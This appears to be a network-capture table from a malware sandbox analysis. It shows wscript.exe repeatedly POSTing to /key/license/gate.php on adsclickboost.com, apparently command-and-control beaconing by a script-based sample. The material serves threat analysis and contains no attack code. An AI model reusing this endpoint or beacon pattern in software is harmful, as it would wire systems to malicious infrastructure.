Mar 9, 2021 09:20:18.768830061 CET	1067	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:20:19.146580935 CET	1072	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:19 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d4dbeffb051f07be5dc87a1f07166cd161615278018; expires=Thu, 08-Apr-21 08:20:18 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7aba8f4000054464326c000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=kt6o3Nm%2F%2B4Mx4NQSRyvrmNcLI3l6ll%2F9rm%2BDLwiVYcUuvkwU529svpPVLsmIV03G71Czws3cOJCcZzZ0Qda5cT2yBTexY5rwlq5yvbkgNbSGJw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e22188155446-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49734	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:49.431641102 CET	1190	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:49.783247948 CET	1191	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=df64d2721d78fc4d7e1dd6190dfa384381615278049; expires=Thu, 08-Apr-21 08:20:49 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac20b600002b3570943000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=HfSw4VobaXpzBUrqRsVOgnjIqoYTDAmmZbjZGgjEZNsWmT3UNddrGgkByx8BuB43twOKLH0MZewrZBTmg1csTcYWUmEo0EYzBCRNg689TuX9Uw%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e2e12edc2b35-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49735	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:53.764487028 CET	1192	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:20:54.101183891 CET	1193	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d716f7b4dfd5975d572d24fc544a668191615278053; expires=Thu, 08-Apr-21 08:20:53 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac31a200004e4a09216000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=sEGO0i0UrPpWOX5RHAvVHnA6DdooaPSCcCjpJoyvnLegLDr8PQwRGtLb2EvjXNr8BLr2cvRQvax6OlYt7r5GbYKFAjoJU020jbw6Uk5e5PcS1A%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e2fc3cfc4e4a-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49736	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:54.598642111 CET	1194	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:54.956355095 CET	1195	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d2a95bc5e7dc0b182421b892841d8a99c1615278054; expires=Thu, 08-Apr-21 08:20:54 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac34e9000000857c9fe000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=vljWrpHlVai4GdGxgyzAGJjCYh431QYLz26DMzuV0xJBrUrvv%2BAa9kRqhTk1ODBzZBofokGb3m2tQ73wvUrX53BGHg1FJmf%2B3HqeqRMsfqBNhg%3D%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e30179df0085-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Mar 9, 2021 09:20:55.207986116 CET	1196	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d2a95bc5e7dc0b182421b892841d8a99c1615278054; expires=Thu, 08-Apr-21 08:20:54 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac34e9000000857c9fe000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=vljWrpHlVai4GdGxgyzAGJjCYh431QYLz26DMzuV0xJBrUrvv%2BAa9kRqhTk1ODBzZBofokGb3m2tQ73wvUrX53BGHg1FJmf%2B3HqeqRMsfqBNhg%3D%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e30179df0085-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49737	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:55.570003033 CET	1197	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:20:55.909006119 CET	1198	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d064c1ed35783abc2ee536a29ed14457c1615278055; expires=Thu, 08-Apr-21 08:20:55 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac38af00000601b5091000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=D%2BipJ2xxld9ePP7ARKyeSefoprPba6KJCC21qY5gab%2FaylaxzXYYMPF41hNJHKPfl220ZWJFz4z4XBfpLe6br4KLetI3i6lWs6g9aOeP8A0p4Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e3077d2a0601-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49739	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:00.729496002 CET	1208	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:01.085912943 CET	1209	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d123a412b7bf2a2f10c0b8637b3fb8a331615278060; expires=Thu, 08-Apr-21 08:21:00 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac4cd7000018e50a9b3000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=zw0s3ulESIbXx7GwxBwD4QnhLVaymzTDr577GDOnl3AWcJSVta5ZQ9jF0YNMpaW3SWjBOGdSgCfyamjiVx33pdvS1Kn0SSxMms2bqhtbans7Ig%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e327bc4318e5-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49740	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:02.765944004 CET	1210	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:03.102153063 CET	1218	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d6496badc2bb95f1282d35d9a9323893e1615278062; expires=Thu, 08-Apr-21 08:21:02 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac54cb000006103f2fa000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=q9DHPgVXGAlu40aUBm9FqACg9wKsfU8cXWX5EkSoHux9JYJ%2F%2FdhOnBsYD0oX5BBH%2FNDojimOx%2Bh8W%2BrM85hZphv%2B%2BC497GMPhg2bKLCAJzKmdQ%3D%3D"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e3347f3f0610-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49741	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:04.101386070 CET	1252	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:04.446127892 CET	1253	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dcf1daf095a040f413b5bd90f2cb802c11615278064; expires=Thu, 08-Apr-21 08:21:04 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac5a03000005d8480f2000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Tn8R9w3UfFAZcM4Nrfiwpv9GNCaRqSD5HmeJXb8tdisYh6BT5uvcbRkuNbBh6LJb2UoJa9%2BaUjtl7IpMQ2drMbC5prY83hE5ZEqGbimc5YmUOA%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e33cdda805d8-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49742	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:04.786616087 CET	1254	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:05.136694908 CET	1255	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:05 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=da9c22147d428d90fbf1c363a487a3ba51615278064; expires=Thu, 08-Apr-21 08:21:04 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac5cb00000d7256fbb0000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Y0X%2BK1R7re1W733ZNSo5DEwlGne2dnbb5GCEdXi85XVMZyiBJqXgWe%2FGITkuSgVHdmngocSBb1TiF3v9wH7Atyugn8WE6awWGTEqoumgiVHjhg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e3411b4ad725-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49743	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:08.865406036 CET	1256	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:09.235137939 CET	1257	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd9772a0ddd00034c39be7dcf5db81cea1615278068; expires=Thu, 08-Apr-21 08:21:08 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac6c9f000064af073aa000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=XufYXA3Sr9zVNUR%2BqkUByNjL4puAwvd34JRkqYmRWMerqjhcS%2FPBMoyeTOc8qg3nTQ7%2BQ%2BELHZ4q6zREzR19L1QORSyowOLVlVBlNck740oYPw%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e35a9eaa64af-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49744	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:10.236613989 CET	1258	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:10.601907015 CET	1259	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dae97723e1abe41dd19a7f87116e19ead1615278070; expires=Thu, 08-Apr-21 08:21:10 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac71fa00004abc7ea5f000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=2ZAlvz%2BsX25AGebYVD%2Fhe0jnVZ%2FY7DLW%2BLDUx%2BNYQ3rJBdKq1J%2BPZy7U07YRjDOfxvLPCcdVY7KT5y%2B1IIQHI7sOlnYjjlziJJbUaHfMxxOkNg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e3632a944abc-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49719	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:26.649158001 CET	1088	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:26.991022110 CET	1089	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=ded96b57982027477619584014 07d296e1615278026; expires=Thu, 08-Apr-21 08:20:26 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abc7b900004ddc1a128000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=3KiGqZYuPLUGt8m8r2R5bphsb5908cVM5fTWrJuF9Kz5RwjzAaKMah9rS1BAg3M0xf9puCFaRvLoAt%2BV2fQsmxCDD10PYXhmToQy1CkKIQRISw%3D%3D"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e252ce164ddc-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Mar 9, 2021 09:20:27.232168913 CET	1090	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=ded96b57982027477619584014 07d296e1615278026; expires=Thu, 08-Apr-21 08:20:26 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abc7b900004ddc1a128000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=3KiGqZYuPLUGt8m8r2R5bphsb5908cVM5fTWrJuF9Kz5RwjzAaKMah9rS1BAg3M0xf9puCFaRvLoAt%2BV2fQsmxCDD10PYXhmToQy1CkKIQRISw%3D%3D"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e252ce164ddc-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49745	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:12.802946091 CET	1260	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:13.158740997 CET	1261	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:13 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d104207a2244d65213f2c2145505be9001615278072; expires=Thu, 08-Apr-21 08:21:12 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac7c01000064791e809000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=aphFCQHxqA7Sm4MQQbyswm2R2Oup%2FsclM1%2BfOwb4%2B4fJcp6N2ozmvekNcar4l1fp0wJZ247N6OHqBEyZclsxmN1TtW7C9kDvZgiU0g7fQ3cE8w%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e37338f56479-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49751	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:14.123565912 CET	1263	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:14.483556032 CET	1279	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d3abf821184cb8c387a568d439bbe61ea1615278074; expires=Thu, 08-Apr-21 08:21:14 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac812e000006e975316000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=xPhw522p7Ct58KhZArmTwUhBRl2WW1CsbcLmydxC9L2PCVLR%2BYnSQcHlFKjP7dH1x1%2Bx2WQ7cot%2BJ%2Bh05WgLpe0P1al1nEwL05H%2BmiB3Y3TK5w%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e37b7f4d06e9-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49753	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:17.523437023 CET	4252	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:17.876846075 CET	4253	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d50470ce72f831a23ae4089d1a6d4e3411615278077; expires=Thu, 08-Apr-21 08:21:17 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac8e700000d7118095e000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=rAJCTPyt8hiGqvhxD59wN%2B1UVwdUU9JEoaPoa0nxK4YaYuY61n43UQOot1qVlanpI1MEC3kv%2B0n9HvGWzkUobXLhnC0Jej3Qo3zPhGVoNo2IKg%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e390bfe5d711-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49754	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:19.194303989 CET	4254	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:19.558442116 CET	4255	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:19 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d5f532974b72ded911fe743e0df34c2f31615278079; expires=Thu, 08-Apr-21 08:21:19 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac94f700004e1922933000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=H2%2Fx%2BuojPvrpA72NH%2BYBXFnshLStc5F2t7kY0FMPSt5dplAIXljc7dqZmCWrF5YEnwZEqdNpqCOUnh5apu4M0A5QQpPKc2Yn6maqSke%2BE2vMZQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e39b2dfe4e19-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49756	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:22.077797890 CET	4857	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:22.417890072 CET	4861	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc4dfce3cf0bff048bb1d6777ebd9591d1615278082; expires=Thu, 08-Apr-21 08:21:22 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7aca03b00000ea7a9801000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=sBqJv0klTRpwpStctL6oHhT9cbnFsXXw3ujYKlWu2%2B0p%2Fk9O%2FfVIGqN4ZKzJwIVqitqLomdFlj1ysa%2BIc5bXHgxmYccUE%2F1x4Nh5MBYtHgVdrA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e3ad2d450ea7-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
